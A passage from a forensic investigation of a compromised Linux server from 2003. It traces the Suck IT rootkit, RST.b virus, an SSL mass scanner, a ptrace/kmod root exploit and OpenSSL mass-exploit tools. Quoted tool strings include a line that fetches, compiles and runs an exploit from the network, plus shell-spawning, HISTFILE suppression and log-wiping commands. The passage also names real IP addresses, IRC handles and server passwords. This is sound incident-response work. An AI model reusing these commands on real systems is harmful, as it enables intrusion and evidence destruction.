after boot. However, when it will get resident, all of such changes
will be stealthed ;) If you can't fiddle with /sbin/init, you

still can place binary to somewhere into /etc/rc.d/rc3.d/S##<hidesuffix> or such."

According to the message above, Suck IT hide files that has a determined suffix. Therefore, I decided to search the file system for files with the extension "sk12", the same one used in "/sbin/initsk12".

```
[root@host root]#find . usr/ boot/ tmp/ var/ -name "*sk12"
./sbin/initsk12
[root@host root]#find . usr/ boot/ tmp/ var/ -name ".*sk12"
usr/share/locale/sk/.sk12
```

Figure 49: looking for more evidences.

The first search didn't find any file with suffix "sk12", but the second found a directory called ".sk12", hidden inside the directory "/usr/share/locale/sk", used to store locale messages in "Slovakian" language.

Examining the directory, I saw that there was a file named "sk", and another one named ".sniffer", with only one byte. The result of "strings" for the file "sk" showed it was the same file as "/sbin/init". But the MD5 check failed. But to my surprise, this file was also contaminated with the RST.b virus. This led me to believe that these files were different versions of the rootkit, possibly installed by different intruders.

With this information, we now have three versions of the Suck IT root kit installed, as we can see below:

File	*MD5*	*Observations*
/dev/.coi/sk	ae1f9895d20e0c9a6cffec30c861f88c	Version installed in "/sbin/init", that created the log file found in "/dev/.coi/.sniffer", capturing data. Infected with RST.b.
/sbin/init	ae1f9895d20e0c9a6cffec30c861f88c	Copy of the file in "/dev/.coi/sk". Infected with RST.b.
/sbin/initsk12	0326ca79e4fc87d7b842fd9b0a4c3134	Original version of "/sbin/init", not infected with RST.b.
/usr/share/locale/sk/.sk12/sk	ccc72e4611a688ef1e190db54b05be4e	Another version of Suck IT, this one was not installed. Infected with RST.b.

Table 9: root kits found.

If we remember the lack of knowledge of our intruder trying to make an ftp, we can imagine that he would not make a good service installing these root kits.

Indeed, if he knows how to use the root kit, he would have used its hide capabilities to hide all the files he used, and as we have seen before, we couldn't find any file using the hide extension of the root kit. Looking for files with extension "coi", used by the rootkit in "/dev/.coi", we couldn't find anything neither.

Going back to examine the systems files, I decided to verify if the files in "/bin" were infected with RST.b too, proving that the infected files had indeed been executed in the system. The command below shows that many were infected indeed. In the command, the parameter (-ao) indicates that "grep" must look for all the files, even if they are binaries, and that only the file names where a match existed must be shown:

```
[root@host bin]#grep -ao snortdos *
awk:snortdos
cat:snortdos
chgrp:snortdos
chmod:snortdos
chown:snortdos
consolechars:snortdos
cp:snortdos
dd:snortdos
df:snortdos
gawk:snortdos
gawk-3.0.4:snortdos
ln:snortdos
loadkeys:snortdos
ls:snortdos
mkdir:snortdos
mknod:snortdos
mktemp:snortdos
mv:snortdos
ps:snortdos
rm:snortdos
rmdir:snortdos
sed:snortdos
sort:snortdos
sync:snortdos
touch:snortdos
```

Figure 50: list of infected files in "/bin".

But when I listed the contents of "/bin", I noticed the presence of a "core" file. As I have had good information from the previous "core" file found in "/tmp", I decided to give a little more attention to this file.

I tried to load the file "core" with "gdb" and "strings". The result of "strings" surprised me. I am reproducing below just the most interesting parts:

```
[root@host bin]#gdb --core=core
GNU gdb 5.2.1
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu".
Core was generated by `./sslscan 212.69.172.102 -s 200 -l stan2'.
Program terminated with signal 11, Segmentation fault.
#0  0x0804b229 in ?? ()
(gdb)
[root@host bin]#strings -a core
CORE
```

```
CORE
sslscan
./sslscan 212.69.172.102 -s 200 -l stan2
CORE
sslscan
dkeys
r.gz
...
HOSTNAME=test.company.com
LOGNAME=root
...
HOME=/home/geek
...
USER=root
...
SSH_CLIENT=200.207.41.117 1457 22
...
```

Figure 51: strings inside the "core" file found in "/bin".

As we can see, the "core" was generated by a program named "sslscan", and "gdb" confirms what was the command line executed. We can see the same information in the result of "strings".

We can see that the user who executed the command was "root", according to the value stored in the environment variables. But examining the value of the variable HOME, we can see that it contains "/home/geek". However, the default HOME value for the user "root" is "/root". To this variable have the value "/home/geek", it means that it was not the user "root" who executed the command, but the user "geek", that possibly had elevated privileges.

And also, we can see that the variable SSH_CLIENT is configured with the IP 200.207.41.117 (200-207-41-117.dsl.telesp.net.br), another IP of a Brazilian ADSL provider. This is another information on the identity of the intruders.

I decided to search for the file "sslscan". I found the file in the directory "/home/geek", as it would be expected. But I found other surprises too.

It was time to investigate the home directories of the users created by "geek".

In the home directory of the user "geek" I found the following content:

```
[root@host home]#ls -la geek
total 400
drwxrwxrwx    4 root     news        4096 Ago 11 02:58 .
drwxr-xr-x   88 root     root        4096 Ago 11 02:54 ..
drwx------    3 50010    50010       4096 Ago  9 22:01 .BitchX
-rw-------    1 50010    50010         46 Ago 11 12:20 .bash_history
-rwsr-sr-x    1 root     root       28248 Ago 11 02:51 kmod
drwxr-xr-x    3 50010    50010       4096 Ago 10 19:01 radio
-rwxrwxr-x    1 root     50010      35810 Ago 11 11:49 sslscan
-rw-rw-r--    1 root     50010      21711 Ago  9 23:01 stan
-rw-rw-r--    1 root     50010     293672 Ago  9 23:15 stan2
```

Figure 52: Files inside "geek"'s home directory.

The file "sslscan" was there, together with the file "stan2", specified in the command line that generated the "core" file in "/bin". In this directory there was another file, named "stan", that probably was of the same type that the file "stan2". I noticed also that the properties of the directory said that "root" was the owner and that the group information was set to the group "news". This sounded strange to me, but I decided to finish the investigation of the directory before coming back to this.

I decided to execute "file" in the files found in the home of this user. The result can be seen below:

```
[root@host home]#cd geek
[root@host geek]#file *
kmod:    setuid setgid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux
2.0.0, dynamically linked (uses shared libs), not stripped
radio:   directory
sslscan: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.2.5,
dynamically linked (uses shared libs), not stripped
stan:    ASCII text
stan2:   ASCII text
```

Figure 53: file type of the content of "geek"'s home directory.

As we can see, the files "stan" and "stan2" are text files, the file "sslscan" are a program, and there are another program in this directory named "kmod".

The program "sslscan" is in fact a "mass scanner" to detect the version of remote web servers. "Mass scanners" are generally used by hackers to detect potential victims for their attacks. It works by passing an IP range as parameter, and it test each IP for the existence of a vulnerable service, discovering the version of the server used.

With this program, hackers can direct its attacks to machines guaranteed to be vulnerable. In this case, the service that they were looking for are web servers with vulnerable versions of the OpenSSL library. This is the same bug used by the worm Slapper, as we saw previously. The result of "strings", besides showing that the program was contaminated with the virus RST.b, confirms what I suspected:

```
[root@host geek]#strings -a sslscan
...
: Mass scanner - by Phill
Scanning from %s, port %d, timeout %ds, sockets %d
Press Ctrl+C or Ctrl+Z to stop. Enjoy the ride.
...
GET /sumthin HTTP/1.0
...
mass.log
: Mass scanner - by Phill
: This is an SSL IP scanner that can be placed into background
: it keeps logs of each ip found, and the apache/*nix version
USAGE: %s [OPTIONS] <ip-mask>
The <ip-mask> is the class to scan (eg: 192.168.1.* 192.168.*.* 192.*.*.*)
The options are:
  -p --port=<#> - the port to check (default %d)
  -s --sockets=<#> - # of sockets to use (default %d)
  -t --connect-timeout=<#> - connect timeout in seconds (default %d)
```

```
 -T --receive-timeout=<#> - receive timeout in seconds (default %d)
 -l --log=<file> - log file (default %s)
 -b --background - fall into background
 -c --clean-log - log only the ips.
 -h --help - display this help and exit.
Examples:
 %s 192.168.0.1
 %s 192.168.10.* --sockets=100
 %s 192.168.*.* -s 200 --background
 %s 192.*.*.* -s 800
...
```

Figure 54: strings inside "sslscan".

In this result we can see also that the program must send a request to the web server, to try to identify the version of the server web based in the error message that it returns. The request that it makes is:

"GET/sumthin HTTP/1.0"

I need to look at the Apache web server logs later, since there is a chance of this being the method of invasion. The machine's Apache web server was vulnerable to the OpenSSL bug, as we saw before when I detected the worm Slapper.

Examining the files "stan" and "stan2", I could see that these files were in fact logs of execution of the command "sslscan" against several networks, showing web server version used. The output of the command below was sanitized to protect the privacy of the vulnerable systems, but still showing relevant information on the scanner tool:

```
[root@host geek]#strings stan
Session starts: Sat Aug  9 22:51:27 2003
Scanning from 10.0.0.217, port 443, timeout 10s, sockets 200
10.0.0.223: server: microsoft-iis/5.0
10.0.0.222: server: microsoft-iis/5.0
10.0.0.234: server: apache/1.3.27 (unix)  (red-hat/linux) frontpage/5.0.2.2623 mod_ssl/2.8.12
openssl/0.9.6b dav/1.0.3 php/4.3.1 mod_perl/1.26
10.0.0.241: server: apache/1.3.27 (unix)  (red-hat/linux) mod_ssl/2.8.12 openssl/0.9.6b php/4.1.2
mod_throttle/3.1.2
10.0.0.225: server: apache/1.3.22 (unix)  (red-hat/linux) mod_python/2.7.6 python/1.5.2
mod_ssl/2.8.5 openssl/0.9.6b dav/1.0.2 php/4.0.6 mod_perl/1.26 mod_jk/1.1.0 mod_throttle/3.1.2
...
10.0.1.228: server: apache/1.3.20 (unix) mod_perl/1.26 php/4.2.3 mod_ssl/2.8.4 openssl/0.9.6b
10.0.1.226: server: apache/1.3.20 (unix) mod_perl/1.26 php/4.2.3 mod_ssl/2.8.4 openssl/0.9.6b
Session end (sig 2): Sat Aug  9 23:01:47 2003
```

Figure 55: "sslscan" log file.

We see that the scan was executed at 22:51:27 and finished at 23:01:47, lasting 00:10:21 minutes and verifying approximately 185 IP. The other file contained information on 2480 IP and ran 2:30 minutes later.

Looking for "sslscan" in Google, I found right in the second link something interesting. When I accessed the Google link below, I was directed to a listing of the web site directory content:

"Index of/- [Traduzir this page]
... 24-Aug-2003 20:07 5k proftp.c 23-Aug-2003 20:40 8k pvx_fotos/19-Dec-2002 22:42
sambal 24-Aug-2003 20:08 28k sslownage 29-Aug-2003 00:35 51k sslscan 24-Aug...
www.proverbiox.hpg.com.br/- 8k - In cache - Similar Pages "

In this site, I found several exploits, including "sslscan". But what raised my attention was that the web site HTML files were still there, and it also included a photo of a rap show, taken from behind the stage. This photo shows the Esplanade of the Ministries in Brasilia, Federal Capital of Brazil. The Esplanade of the Ministries is the Brazilian government center.

The interesting thing in this is that of the IP listed previously, many of them are from providers in Brasilia. This could not be very conclusive evidence, but at least it says that who took the photo and created the web site don't have a very correct hobby also.

Looking again in Google for "GET/sumthin HTTP/1.0 SSL scan", I found the following reference:

"*ATD Security Research - LURHQ*
*... Mass scanner - by Silviu : **This is an SSL IP scanner** ...The <ip-mask> is the class to scan (eg: 192.168 ... 04/Apr/2003:13:44:28 -0500] "**GET /sumthin HTTP/1.0**" 404 282 ... **www.lurhq.com/atd.html** - 31k - Cached - Similar pages* "

According to the page, written by the "LURHQ Threat Research Group", "sslscan " is known in truth as "mass", and probably was modified, since the author's identification string of them are not equal, but all the parameters are.

The page also says that this program is part of a package called "ATD OpenSSL Mass Exploiter". The ATD is a package of programs used to mass invade vulnerable web servers. Hackers use these programs to invade several servers automatically. The page has a good analysis of the other components of this package.

But what more called my attention in this analysis is that, according to the author, the version of the program "mass" is available in the wild only in binary format, and that it is infected with the virus RST.b! Probably this is how the virus infected the other files on the machine.

I returned to my analysis of the files in "/home/geek", this time with the file "kmod", to discover what it actually do. The result of "strings" gave me some hints, besides the fact that this file was also infected with RST.b:

```
[root@host geek]#strings -a kmod
...
/proc/self/exe
[-] Unable to read /proc/self/exe
[-] Unable to write shellcode
[+] Signal caught
[-] Unable to read registers
[+] Shellcode placed at 0x%08lx
[+] Now wait for suid shell...
[-] Unable to detach from victim
[-] Fatal error
[-] Unable to attach
[+] Attached to %d
[-] Unable to setup syscall trace
[+] Waiting for signal
[-] Unable to stat myself
root
/bin/sh
[-] Unable to spawn shell
[-] Unable to fork
...
```

Figure 56: a ptrace/kmod kernel exploit.

Apparently, this exploit is used to spawn a root shell for the user running it. This could explain what we saw before in the "core" file found in "/bin", where we saw that the HOME of the user "root" was configured as "/home/geek", when it should have been configured with "/root" if the user had accessed the system directly as "root", or used the command "su" to change his identity.

Searching in Google with some of the words above, specifically "kmod exploit Unable to detach from victim", I found in the first link the source code of the tool.

"*/* * Linux kernel ptrace/kmod local root exploit * * This code ...*
*...**Linux kernel ptrace/kmod local root exploit** * * This code exploits a race condition in kernel/kmod.c, which ... victim, 0, 0) == -1) fatal("[-] Unable to detach ...*
***www.austin2600.org/mirrors/linuxptraceexploit.c** - 5k - Cached - Similar pages "*

This tool exploits a known vulnerability in the Linux kernel. There are another link to this file here: http://www.major.kgb.pl/exploits/ptrace-kmod.c.

Examining the file ".bash_history" present in the user's directory, we can see that he really executed this exploit:

```
[root@host geek]#ls -l .bash_history
-rw-------    1 50010    50010          46 Ago 11 12:20 .bash_history
[root@host geek]#cat .bash_history
ls -all
clear
exit
```

```
./kmod
id
uptime
id
uptime
```

Figure 57: "geek"'s command history file.

Continuing my analysis, I verified the contents of the directory ".BitchX". This directory is created the first time the "BitchX" program is executed. As we saw earlier, "BitchX" is an IRC client for Linux.

In this directory, there was just one file containing messages sent to the user when he was away, and a directory where are stored lock files.

Examining the messages in this file, I was able to associate the user "geek" to the PsyBNC user "Cr4CkInG". Let's see:

```
[root@host geek]#cat .BitchX/BitchX.away
MsgLog started [Sat Aug  9 21:55:41 2003]
[SEND_MSG] [09:55pm] - #comando_elite nao eh bot
[SEND_MSG] [09:56pm] - #comando_elite eu sou rodado duma shell em que o
        Cr4CkInG  eh meu owner
[SEND_MSG] [09:56pm] - #comando_elite eu sou apenas um programa de linux
[SEND_MSG] [09:56pm] - #comando_elite :D
[SEND_MSG] [09:57pm] - #comando_elite bot eh sua mae
[SEND_MSG] [09:58pm] - #comando_elite hehehe
[SEND_MSG] [09:59pm] - #comando_elite BitchX rox
[SEND_MSG] [09:59pm] - #comando_elite Prince_bot  mexe cum linux?
[TimeStamp Sat Aug  9 22:00:00 2003]
[SEND_MSG] [10:01pm] - #comando_elite aihuaihoaua
[SEND_MSG] [10:01pm] - #comando_elite vo fexar o ssh :D
[NOTICES ] [10:08pm] - ChanServ OP command used for A_TimidazinhA_14 by
        A_TimidazinhA_14
[NOTICES ] [10:19pm] - ChanServ OP command used for _ShE_DeViL_ by _ShE_DeViL_
```

Figure 58: messages from the IRC server.

The log above is in Portuguese, but the highlighted message says this: "#comando_elite I'm running from a shell where Cr4CkInG is my owner". During the chat, the user tries to pass for a "bot" ("I'm just a Linux program :D"), a program that can also be used to interact with users. But the following messages show that in truth he is only playing, and that in truth he is "Cr4CkInG".

Returning to "geek"'s home directory, I found the following files in "/home/geek/radio":

```
[root@host geek]#ls -la radio/
total 208
drwxr-xr-x    3 50010    50010        4096 Ago 10 19:01 .
drwxrwxrwx    4 root     news         4096 Ago 11 02:58 ..
drwxr-xr-x    2 50010    50010        4096 Nov 25  2002 content
-rwxr-xr-x    1 50010    50010      151332 Ago 10 18:57 radio
```

```
-rw-r--r--    1 50010    50010       14067 Ago 10 18:56 sc_serv.conf
-rw-rw-r--    1 50010    50010       15558 Ago 10 22:24 sc_serv.log
-rw-rw-r--    1 50010    50010       10843 Ago 10 21:40 sc_w3c.log
```

Figure 59: the streaming radio installed by the intruders.

Hmm, this is interesting indeed. Is it possible that "geek" wanted to start a pirate radio?

Examining the file "radio" with "strings" confirmed that this program is indeed a SHOUT cast server, as we can see below:

```
[root@host geek]#strings radio/radio
...
http://www.shoutcast.com
[main] failed to alloc memory for log buffer
********************************************************************************
** SHOUTcast Distributed Network Audio Server
** Copyright (C) 1998-2000 Nullsoft, Inc.  All Rights Reserved.
** Use "sc_serv filename.ini" to specify an ini file.
********************************************************************************
YWRtaW46%s
[main] FAILED: MaxUser most be more than 0
Event log:
[SHOUTcast] DNAS/Linux v1.9.2 (Nov 25 2002) starting up...
...
```

Figure 60: checking the SHOUT cast binary.

The SHOUT cast is a very well known server for streaming of audio and used in many online radios. It allows users to connect remotely to the server to hear music that are stored in this server.

The first file to be examined was the configuration file. I had no surprises there, since the person who configured the program opted to use just default configuration.

The only configuration worth of mentioning are the following:

Password=piores123
AdminPassword=ajsgay
PortBase=8000

"Piores123" was the password that users need to use to have access to this server. This indicated that this was not a public server, and that friends of “geek” were probably using it.

AdminPasswd="ajsgay" is the parameter that configures the administrative password for the SHOUT cast server. But "ajs" is the name of a user created by "geek", information found in the sniffer log in "/dev/.coi/.sniffer". Perhaps the two were friends and "geek" was only joking with "ajs".

Examining the file "sc_w3c.log", i saw that it is the access log. With this file, I could find the following IP having access to this server:

```
[root@host radio]#less sc_w3c.log | awk '{ print $1 }' | sort -u
200.154.18.242
200.160.152.29
200.176.25.231
200.187.199.107
200.203.104.203
200.242.84.8
200.96.75.4
[root@host radio]#tail -1 sc_w3c.log
200.154.18.242 200.154.18.242 2003-08-10 21:40:26
/stream?title=Manymais%20%2D%20Segura%20o%20Chuck%20%2D%20Versao%202001 200
Nullsoft%20Winamp3%20version%203%2E0c%20build%20488 76982 43 14320
```

Figure 61: finding the IP addresses used to connect to the server.

In the command above, I used "awk", a pattern scanning and processing language, to capture the beginning of each line, until the first space. With this command, I listed the IP of the users that accessed the server. In the last command, we can see the full last line of log, indicating that the server stopped to serve requests at "2003-08-10 21:40:26".

Comparing this IP with the list found before in the PsyBNC log, I didn't find any match. It seems that the listeners of this radio had no privileged shell access to the server.

The file "sc_serv.log" also didn't have much information, but it is worth noticing that this server was initialized at 18:57:08 of 10/08/2003, and finished at 22:24:58 of 10/08/2003.

The directory "content", where it would be stored the MP3 files, contained only the file "scpromo.mp3", that normally comes with the SHOUT cast package.

```
[root@host radio]#ls -l content/scpromo.mp3
-rw-r--r--    1 50010    50010       97161 Nov 25  2002 content/scpromo.mp3
[root@host radio]#file content/scpromo.mp3
content/scpromo.mp3: MP3, 128 kBits, 44.1 kHz, Jstereo
```

Figure 62: MP3 found.

After finishing the analysis of the pirate radio files, I decided to examine the home directory of the users created by "geek".

I will examine the home of the users: "ajs", "marky", "anderson", "viga", "squid" and "guest". Starting with the user "ajs", I found the following in the directory "/home/ajs":

```
[root@host home]#ls -laR ajs
total 208
drwx------    2 50012    50012        4096 Ago 10 22:09 .
drwxr-xr-x   88 root     root         4096 Ago 11 02:54 ..
-rw-r--r--    1 50012    50012          24 Ago 10 03:21 .bash_logout
-rw-r--r--    1 50012    50012         230 Ago 10 03:21 .bash_profile
```

```
-rw-r--r--    1 50012    50012        124 Ago 10 03:21 .bashrc
-rw-r--r--    1 50012    50012       3394 Ago 10 03:21 .screenrc
-rwxrwxr-x    1 root     root       46131 Ago 11 03:08 OpenFuckv2
-rwxrwxr-x    1 root     root      131776 Ago 11 03:08 clfuck
```

Figure 63: new evidences found.

Lucky me! In the first attempt, I found some unusual files. I will analyze the two files above.

As always, I will try to obtain some information on these files executing the commands "file" and "strings":

```
[root@host ajs]#file OpenFuckv2 clfuck
OpenFuckv2: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses
shared libs), not stripped
clfuck:     ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.0,
dynamically linked (uses shared libs), not stripped
```

Figure 64: checikng the new tools.

So far, so good. Both the files are executables compiled for Linux. Examining the "strings" of "OpenFuckv2", I got the following:

```
[root@host ajs]#strings -a OpenFuckv2
...
Conectiva 4.1 (apache-1.3.9)
Conectiva 4 (apache-1.3.6)
Cobalt Sun x Fixed2 (apache-1.3.26)
Cobalt Sun x (apache-1.3.26)
Cobalt Sun 6.0 (apache-1.3.20)
Cobalt Sun 6.0 (apache-1.3.12)
Caldera OpenLinux (apache-1.3.26)
gethostbyname()
TERM=xterm; export TERM=xterm; exec bash -i
unset HISTFILE; cd /tmp; wget http://packetstormsecurity.nl/0304-exploits/ptrace-kmod.c; gcc
-o p ptrace-kmod.c; rm ptrace-kmod.c; ./p;
Good Bye!
...
: Usage: %s target box [port] [-c N]
  target - supported box eg: 0x00
  box - hostname or IP address
  port - port for ssl connection
  -c open N connections. (use range 40-50 if u dont know)
  Supported OffSet:
        0x%02x - %s
Fuck to all guys who like use lamah ddos. Read SRC to have no surprise
*****************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
```

```
0x%x
Connection... %d of %d
Establishing SSL connection
Ready to send shellcode
Spawning shell...
...
```

Figure 65: strings inside "OpenFuckv2". NOTE: the output has been truncated.

Wow, this is interesting. Although I had summarized the output of the command "strings", I counted 129 different versions of Linux that this exploit says to be capable to compromise. Remembering what we saw previously when I analyzed "sslcan", this file seems to be an "OpenSSL Mass Exploiter", a tool to mass invade Apache web servers. This can be proven by the fact that the author had said he based his works in the code of "openssl-too-open", written by Solar Eclipse, and the messages indicating the execution of a shell code.

We can see how the mass exploiter functions examining the following line:

"*TERM=xterm; export TERM=xterm; exec bash -i*
unset HISTFILE; cd /tmp; wget http://packetstormsecurity.nl/0304-exploits/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p;"

If this line is to be executed in the hacked host, it will execute a shell (exec bash -i), download a file that seems to be the same exploit of ptrace/kmod seen previously (wget http://packetstormsecurity.nl/0304-exploits/ptrace-kmod.c), compile the file (gcc -o p ptrace-kmod.c) creating the executable file "p", remove the source code and execute the command "p" (rm ptrace-kmod.c; ./p), giving privileged access to the intruder.

We can see in the message above that the author of the tool is thanking, among others, to the members of the Silver Lords group, which as we have seen previously has partnership with the Federation group. Probably, the one who modified this tool is Brazilian, knows the members of the Silver Lords group, and must know the members of Federation.

A characteristic of the Brazilian hackers is that they are very sociable, and actively interacts in IRC channels, exchanging information and having meetings between different groups. It is not uncommon to find channels of Brazilian hacker groups frequented by people who has no involvement with hacker activities, and that are there just to chat.

In the logs of PsyBNC, found in the directory "/tmp/psybnc/logs", we saw an example of this when examining the user logs, where several people apparently without relation with the group appeared to talk.

Analyzing the next tool found in "/home/ajs", I realized it was just a modification of the previous tool.

In this case, the tool seems to have been customized to hack specifically Conectiva Linux, a Brazilian distribution very used in the country.

We can see below the characteristics of this tool, examining the result of "strings" for the file "clfuck":

```
[root@host ajs]#strings -a clfuck
...
Conectiva 8 (apache-1.3.22) by el3ph4nte from Brazil
Conectiva 7/8 (apache-1.3.26 antes 2. atalizacao) by el3ph4nte from Brazil
Conectiva 7 (apache-1.3.19) by el3ph4nte from Brazil
Conectiva 6 (apache-1.3.14) by el3ph4nte from Brazil
...
TERM=xterm; export TERM=xterm; exec bash -i
uname -a; id; w;
...
>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
                CONECTIVA_FUCK: OpenSSL exploit
<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
 baseado no exploit de Solar Eclipse <solareclipse@phreedom.org>
 Modificado por el3ph4z (3l3ph4z@mail.ru) para ownar Conectiva
            el3ph4z = el3ph4nte = elefante = Onde pisa fode tudo heHe
 ------------------------------------------------------------------------
 Dedicatoria: Conectiva, mamae, 0rc4z, f0ul, otac0n, l0rd_byron, Merfolk_Seer
 Special thanks to phax, very thanks my friend for yours teachings to me
...
```

Figure 66: strings inside "clfuck". NOTE: the output has been truncated.

Despite the list of targets of this version be smaller than that of the previous tool, with only 29 targets, it appears to contain modifications made by someone with nick name "el3ph4nte" to be more efficient against machines with Conectiva Linux installed.

Besides that, this version don't tries to download, compile and execute an exploit, as did the "OpenFuckv2" tool, but only executes the commands to create a shell (exec bash -i) and to verify the system name and user id, as well as who is online at the moment (uname -a; id; w;).

Looking at the banner shown above, he also says that this tool was based on the same exploit written by Solar Eclipse that the previous tool used. The author also thanks someone with the nick name "phax", that according to him is his tutor.

Just to notice the fact, both tools were infected with RST.b also. As they were not in the same directory as the previous tools, I believe that they have been already brought to the machine infected.

The analysis of the other user directories didn't resulted in any new fact, with exception of the user "marky", where I found a modification in the file ".bash_profile":

```
[root@host marky]#ls -la
total 24
drwx------   2 50015   50015       4096 Ago 11 02:59 .
drwxr-xr-x  88 root    root        4096 Ago 11 02:54 ..
-rw-r--r--   1 50015   50015         24 Ago 11 02:54 .bash_logout
-rw-r--r--   1 50015   50015        258 Ago 11 02:59 .bash_profile
```

```
-rw-r--r--    1 50015    50015         124 Ago 11 02:54 .bashrc
-rw-r--r--    1 50015    50015        3394 Ago 11 02:54 .screenrc
[root@host marky]#cat .bash_profile
# .bash_profile

# Get the aliases and functions
if [ -f ~/.bashrc ]; then
        . ~/.bashrc
fi

# User specific environment and startup programs

PATH=$PATH:$HOME/bin
BASH_ENV=$HOME/.bashrc
USERNAME=""

export USERNAME BASH_ENV PATH

export HISTFILE="/dev/null"
```

Figure 67: modification to a user startup profile.

This modification makes the command history file of this user to be redirected to "/dev/null", a device that discards everything that is written into it. This makes the command history of this user to be discarded every time he leaves the system.

After finishing the analysis of the users, I decided to come back to a thing that had called my attention before. The directory of the user "geek" had as owner the user "root", and as the group properties the group "news". This means that someone modified the properties of this directory after the user was created. But why would it have the group "news"? I thought that this could be an interesting lead.

I decided to search the file system for all files belonging to the user "news", or that had the group permission set to "news". The result is shown below:

```
[root@host root]#find . usr/ tmp/ var/ boot/ -user news -or -group news
./home/geek
usr/man/man1/inews.1.gz
usr/bin/inews
var/spool/news/NSSetupB.exe
var/spool/news/.bash_history
```

Figure 68: strange files owned by "news".

It is not common to find a file named ".bash_history" in the directory "/var/spool/news". Looking the content of this file, I discovered more information on the intruder. As the file was extensive, I will show below only the most important commands found:

```
[root@host news]#file .bash_history
.bash_history: ASCII text
[root@host news]#cat .bash_history
./get
./wipe u news
```

```
./wipe l news
./wipe w news
w
passwd geek
...
pico /usr/local/apache/conf/httpd.conf
killall -HUP httpd
...
traceroute 200.195.224.34
...
passwd geek
...
wget
http://ftp15c.newaol.com/pub/netscape7/portuguese_br/7.02/windows/win32/sea/NSSetupB.e
xe
passwd geek
...
rm -rf /home/geek
mkdir /home/geek
chmod 777 /home/geek
...
./wipe l news
./;wipe
./wipe w news
...
./xp
./wipe u news
...
/dev/.su
exit
```

Figure 69: commands execute by the intruder.

The intruder uses a new tool, a file named "wipe". Examining the command execution shown in ".bash_history", I believe it is a tool to erase logs. This tool is still present in the directory "/var/spool/news". Next, the user changes the password of the user "geek". This could be related to the information found in "/dev/.coi/.sniffer", where appears the message of attempted changes to the password of this user. In this command history there are three changes for this user, and in the log file there was five, two of them before he connected in the site ftp.kit.net and three in sequence after that, and before he started to change the password of the other users. We can imagine that it was at this time that the file ".bash_history" above was created.

But what really worried me is the fact that "geek" had edited the file used as configuration by the Apache web server. Soon after that, he executed a command to force the web server to reload its configuration, an action that could say he had modified the configuration and wanted to restart the server. What type of modification he made? I should check this as soon as I finish the analysis of this directory.

The intruder also executes a "traceroute" to verify the existence of route to the server 200.195.224.34 (server.fusesc.com.br). This server belongs to a web server of the Brazilian Social Security Service. This can indicate that this server could be already

invaded or that perhaps it was a potential victim for new attacks. I haven't found this IP in the list of those used to connect to the PsyBNC nor in the logs of BitchX or the SHOUT cast server found in "geek"'s home directory.

In the file ".bash_history", there was also commands to download a file named "NSSetupB.exe". This file is still available for download, and is the installation of Netscape, a web browser for Windows.

We can see after that the removal and the creation of the directory "/home/geek", confirming that this directory was modified after the user creation. What it is interesting to notice is that at this moment the intruder would have to be accessing the system as "root", but the user group must be "news". Looking in the file "/etc/shadow", I've seen that there was a password set for the user "news", and in "/etc/passwd" the UID for the user "news" was "0", giving administrator privileges to this user. Probably this user was used to access the system.

Finally, we see the intruder executing two commands: "./xp" and "/dev/.su". I could not find the file "xp" in the disk, but the other file is the one we had seen earlier.

The directory "/var/spool/news" had other files besides ".bash_history". I will describe each one of them quickly:

File	***Size***	***Type***	***Description***
NSSetupB.exe	4081024	Binary executable	Netscape installation. The file doesn't seem to be complete, as the file available at the site used by the intruder has 35211984 bytes.
dump.sh	851	Shell script	Exploit code for "dump^{x}" bug.
execute_me	406	Shell script	Part of the exploit code for "dump" bug.
get	17875	Binary executable	Binary file for exploit of "dump" bug.
get.c	101	C source code	Source code of the above file.
wipe	26412	Binary executable	Wipe file analyzed earlier.

Table 10: Files found in "/var/spool/news".

As we have seen earlier, the intruder had one more tool to obtain privileged local access as "root". He should have used these tools to obtain privileged access without needing to connect directly as "root".

Since I had found nothing more in this directory, I decided to analyze what he had modified in the Apache configuration file. At this moment I thought that the method of invasion could be through the web server, since there was a lot of tools for accomplishing this, and they had given indications of an interest in the Apache web server running on this machine.

In the directory "/usr/local/apache/conf/", I examined the file "httpd.conf". Fortunately, I did not detect anything stranger in the configuration file. I compared the file with other backup versions available in this directory, and with the original "httpd.conf" file of Apache. The Apache version used was Apache 1.3.20, with OpenSSL 0.9.6b, both versions vulnerable to the OpenSSL bug. Apparently, the intruder only examined the file, but this still did not explain why he restarted the

service.

Inside the directory "/usr/local/apache/logs" I found the Apache logs, and decided to look for previous occurrences of some of the IP used by the intruders. I tried with this to associate some of the IP to a possible attempt of scan using the tool "sslscan" seen before. I had to look for entries in the logs that had the string "GET/sumthin HTTP/1.0", and that had been generated by some of the IP used by the hackers.

Unfortunately, the only reference to an IP used by them was the following one:

/usr/local/apache/logs/access_log
*200.207.41.117 - - **[09/Aug/2003:20:59:59 -0300]** "GET /site1 HTTP/1.1" 404 303 "-" "Mozilla/4.0 (compatible; MSIE 5.01; Windows 98)"*
*200.207.41.117 - - [09/Aug/2003:21:00:05 -0300] "**GET /`site1** HTTP/1.1" 404 304 "-" "Mozilla/4.0 (compatible; MSIE 5.01; Windows 98)"*
*200.207.41.117 - - [09/Aug/2003:21:00:15 -0300] "**GET /`site/site1** HTTP/1.1" 404 309 "-" "Mozilla/4.0 (compatible; MSIE 5.01; Windows 98)"*
